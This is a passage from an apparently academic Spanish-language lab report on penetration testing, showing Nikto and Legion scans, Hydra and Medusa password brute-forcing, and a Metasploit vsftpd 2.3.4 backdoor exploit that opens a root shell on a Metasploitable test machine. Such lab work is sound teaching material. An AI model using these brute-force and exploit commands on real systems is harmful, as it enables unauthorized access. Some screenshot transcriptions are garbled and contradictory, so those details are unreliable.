Para realizar la búsqueda introducimos el comando “Nikto -h IP”, el filtro -h es con el que indicamos las direcciones IP y con el filtro -p también podemos indicar el puerto. En la figura 5.12 se pueden observar la versión del servidor y las vulnerabilidades que se han encontrado.

5.2.3 Legion

Legion es una herramienta que tiene las mismas funciones que las anteriores descritas, pero posee algunas particularidades en concreto. Posee una interfaz gráfica de fácil intuición e incluye reconocimiento y escaneo automático con más de 100 scripts como Vulners, whataweb, etc. Y también sirve para realizar Exploitation y Password Hacking.





Figura 5.13 Añadiendo el host en Legion

En la figura anterior se puede apreciar la interfaz gráfica, la cual nos brinda una gran facilidad para añadir un nuevo host y su IP para realizar su escaneo/ataque.

**Figura 5.14 Resultado del escaneo en Legion**

En la figura 5.14 se ve el resultado en el cual se ha hecho un escaneo del host con la IP “192.168.192.20” o sea nuestra maquina objetivo Metasploitable. Se pueden visualizar el puerto, el protocolo, el estado si está abierto o no, el nombre y la versión de ese protocolo.

5.3. Exploitation

Como hemos mencionado en la parte teórica utilizamos contraseñas para todo tipo de cosas, desde datos bancarios, cuentas de correo hasta para el ocio como Netflix u otras plataformas.

Lo que vamos a comprobar es la integridad de la contraseña de nuestro usuario en la maquina objetivo con distintas herramientas.

5.3.1. Hydra

Hydra es una de las aplicaciones más conocidas y utilizadas en hacking ético para crackear contraseñas y conseguir acceder de forma no autorizada a redes y sistemas, cuenta de base con más de 30 protocolos compatibles. Hace uso de la fuerza bruta para descifrar contraseñas, ya sea probando contraseñas en serie como partiendo de una base de datos o de tablas rainbow.





Figura 5.15 Creación de un diccionario

En la figura 5.15 hemos creado un diccionario el cual vamos a usar para realizar el crackeo de la contraseña de nuestra maquina objetivo, en nuestro caso es un diccionario sencillo, pero normalmente se llegan a usar diccionarios de más de 50 millones de contraseñas para lograr crackeos.



The screenshot shows a terminal window titled 'kali@kali: ~/Desktop'. The command run is:

```
$ sudo hydra -l "msfadmin" -P listapassword.txt 192.168.192.20 ssh
```

Output from Hydra v9.1:

```
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or fo  
inding, these *** ignore laws and ethics anyway.
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-26 08:31:55  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:1/p:4), ~1 try per task  
[DATA] attacking ssh://192.168.192.20:22/  
[22][ssh] host: 192.168.192.20 login: msfadmin password: msfadmin  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-26 08:31:57
```

Figura 5.16 Ejecución y resultado de Hydra

En la figura 5.16, se puede ver el comando que hemos escrito, el filtro -f hace referencia al usuario que hay localmente en el equipo y -P a la contraseña de ese usuario, hemos añadido el diccionario donde va a realizar la búsqueda de la contraseña, la IP y el método de conexión SSH

5.3.2. Medusa

Medusa es una herramienta la cual su objetivo es forzar las credenciales en tantos protocolos como sea posible, lo que eventualmente conduce a la ejecución remota de código. Actualmente tiene más de 21 protocolos incluidos.





Figura 5.17 Diccionarios de contraseñas y usuarios

En la figura superior, se pueden ver los dos diccionarios que hemos creado para realizar la prueba con esta utilidad. Hemos escrito varias entradas en los diccionarios para que la herramienta realice un recorrido recursivo en el mismo.



```

kali@kali:~/Desktop
File Actions Edit View Help
(kali㉿kali)-[~]
└─$ cd Desktop
(kali㉿kali)-[~/Desktop]
└─$ sudo medusa -U listauser.txt -P listapassword.txt -h 192.168.192.20 -M ftp
[sudo] password for kali:
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.192.20 (1 of 1, 0 complete) User: admin (1 of 4, 0 complete) Password: 1234admin (1 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.192.20 (1 of 1, 0 complete) User: admin (1 of 4, 0 complete) Password: admin1234 (2 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.192.20 (1 of 1, 0 complete) User: admin (1 of 4, 0 complete) Password: kali (3 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.192.20 (1 of 1, 0 complete) User: admin (1 of 4, 0 complete) Password: msfadmin (4 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.192.20 (1 of 1, 0 complete) User: root (2 of 4, 1 complete) Password: 1234admin (1 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.192.20 (1 of 1, 0 complete) User: root (2 of 4, 1 complete) Password: admin1234 (2 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.192.20 (1 of 1, 0 complete) User: root (2 of 4, 1 complete) Password: kali (3 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.192.20 (1 of 1, 0 complete) User: root (2 of 4, 1 complete) Password: msfadmin (4 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.192.20 (1 of 1, 0 complete) User: admin1234 (3 of 4, 2 complete) Password: 1234admin (1 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.192.20 (1 of 1, 0 complete) User: admin1234 (3 of 4, 2 complete) Password: admin1234 (2 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.192.20 (1 of 1, 0 complete) User: admin1234 (3 of 4, 2 complete) Password: kali (3 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.192.20 (1 of 1, 0 complete) User: admin1234 (3 of 4, 2 complete) Password: msfadmin (4 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.192.20 (1 of 1, 0 complete) User: msfadmin (4 of 4, 3 complete) Password: 1234admin (1 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.192.20 (1 of 1, 0 complete) User: msfadmin (4 of 4, 3 complete) Password: admin1234 (2 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.192.20 (1 of 1, 0 complete) User: msfadmin (4 of 4, 3 complete) Password: kali (3 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.192.20 (1 of 1, 0 complete) User: msfadmin (4 of 4, 3 complete) Password: msfadmin (4 of 4 complete)
ACCOUNT FOUND: [ftp] Host: 192.168.192.20 User: msfadmin Password: msfadmin [SUCCESS]

(kali㉿kali)-[~/Desktop]
└─$ 

```


Figura 5.18 Ejecución con diccionarios mediante fuerza bruta

En la figura 5.18, ejecutamos el comando medusa con los filtros -U el cual hace referencia al usuario que vamos a crackear en nuestro caso ponemos el diccionario de usuarios que hemos creado previamente, el filtro -P hace referencia a la contraseña donde introducimos el diccionario de contraseña que hemos puesto, -h hace referencia al host que vamos a atacar y el -M al protocolo que vamos a usar para el ataque.

5.3.3. Metasploit Framework

Esta herramienta es un subproyecto de la utilidad Metasploit, Según *Metasploit para pentesters 5º Edición* [5], se considera una de las aplicaciones más importantes y relacionadas con la seguridad informática. Es un conjunto de herramientas encarga de ejecutar esas vulnerabilidades o sea exploit. También tiene funciones de Information Gathering y Vulnerability Analysis.

Vamos a probar esta herramienta con la vulnerabilidad del servicio VSFTPD con versión 2.3.4, que vimos en el apartado de Vulnerability Analysis con el objetivo de abrir la consola y ejecutar comandos.



The screenshot shows a terminal window running msfconsole and a web browser displaying the DVWA (Damn Vulnerable Web Application) interface. The terminal output shows the search results for 'vsftpd 2.3.4' and the selection of the exploit module. The browser shows the DVWA login page with a message indicating a successful exploit attempt.

```

[!] msfconsole
[*] msfconsole - Console for the Metasploit Framework
[*] msfconsole - Exploit Development & Testing Environment
[*] msfconsole - Metasploit Framework Version: 6.0.30-dev
[*] msfconsole - Copyright (c) 2016-2017, Rapid7 Inc. (http://www.rapid7.com)
[*] msfconsole - All use of this software is subject to the terms of the
[*] msfconsole - Metasploit Framework License Agreement (http://www.rapid7.com/files/metasploit-framework-license-agreement)
[*] msfconsole - This source code is provided "as-is" and no warranties are
[*] msfconsole - provided by the author or distributor. Any use of this software
[*] msfconsole - implies that the user has read the license agreement and
[*] msfconsole - agrees to the terms and conditions it contains.

[!] msf6 -> search vsftpd 2.3.4
[*] No payload configured, defaulting to cmd/unix/interact
[*] No exploit module found for vsftpd 2.3.4
[*] No post module found for vsftpd 2.3.4
[*] No encoder module found for vsftpd 2.3.4
[*] No evasion module found for vsftpd 2.3.4

[*] msf6 -> use exploit/unix/ftp/vsftpd_234_backdoor
[*] [*] No payload configured, defaulting to cmd/unix/interact
[*] [*] No exploit module found for vsftpd 2.3.4
[*] [*] No post module found for vsftpd 2.3.4
[*] [*] No encoder module found for vsftpd 2.3.4
[*] [*] No evasion module found for vsftpd 2.3.4

[*] msf6 -> exploit(unix/ftp/vsftpd_234_backdoor) > 

```

Figura 5.19 Consola de Metasploit

Abrimos la consola de metasploit con el comando “msfconsole”, debajo nos indica el logo y el número de herramientas que tiene. En la figura 28 se visualiza el comando “search vsftpd 2.3.4” con este hemos buscado la vulnerabilidad. Después introducimos el comando “USE” el cual selecciona ese exploit para ser usado a posteriori.

En la figura 5.21 estamos asignando el target o objetivo al que vamos a atacar, con el comando “set RHOSTS IP” y con “show targets” nos visualiza al host que vamos a atacar.

The screenshot shows the Metasploit Framework interface with the following details:

- Payload options (cmd/unix/interact):**

Name	Current Setting	Required	Description
RHOSTS	192.168.192.20	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
- Exploit target:**

Id	Name
0	Automatic
- Exploit targets:**

Id	Name
0	Automatic
- Module options (exploit/unix/ftp/vsftpd_234_backdoor):**

Name	Current Setting	Required	Description
RHOSTS	192.168.192.20	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	21	yes	The target port (TCP)
- Payload options (cmd/unix/interact):**

Name	Current Setting	Required	Description
- Instructions:**

DVWA (Damn Vulnerable Web App) is a PHP/MYSQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students teach/learn web application security in a class room environment.

We do not take responsibility for the way in which any one uses Damn Vulnerable Web App (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised by installing DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

Figura 5.21 Selección del host y target

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.192.20:21 - Banner: 220 (vsFTPD 2.3.4)

[*] 192.168.192.20:21 - USER: 331 Please specify the password.

[*] 192.168.192.20:21 - Backdoor service has been spawned, handling ...

[+] 192.168.192.20:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.192.20:6200) at 2021-05-29 07:32:06 -0400

```

pwd
/
whoami
root
ls -la
total 97
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom → media/cdrom
drwxr-xr-x 14 root root 13500 May 29 06:18 dev
drwxr-xr-x 94 root root 4096 May 29 06:18 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 May 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwx—— 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 May 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw—— 1 root root 14473 May 29 06:18 nohup.out
drwxr-xr-x 2 root root 4096 May 16 2010 opt
dr-xr-xr-x 113 root root 0 May 29 06:18 proc
drwxr-xr-x 13 root root 4096 May 29 06:18 root
drwxr-xr-x 2 root root 4096 May 13 2012 sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 12 root root 0 May 29 06:18 sys
drwxrwxrwt 6 root root 4096 May 29 06:25 tmp
drwxr-xr-x 12 root root 4096 Apr 28 2010 usr
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
cd root

```

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Instructions

Read Me | Change Log | Copying | PHPSIG License

----- DAMN VULNERABLE WEB APP -----

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING! #

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any working web server as it will be hacked. I recommend downloading XAMPP onto a local machine inside your LAN which is used solely for testing.

We do not take responsibility for the way in which any one uses Damn Vulnerable Web App (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA onto live web servers. If you web server is compromised via DVWA

Figura 5.22 Ejecución del exploit

En la figura 5.22 se puede apreciar que el exploit se ha ejecutado con éxito, se ha conectado al equipo objetivo (*Metasploitable*). Se nos ha abierto una consola o shell donde podemos ejecutar comandos de forma remota, para comprobar hemos ejecutado varios comandos dentro de la maquina como “pwd”, “whoami”.

En este caso

5.4. Wireless Attack

5.4.1. Ettercap MITM

Se va a realizar un ataque MITM, en esta prueba vamos a hacer uso de 2 máquinas extra un Ubuntu versión 20.04 Focal Fossa y de un Debian versión 10, aparte usaremos el Kali Linux que hemos usado en las pruebas anteriores.

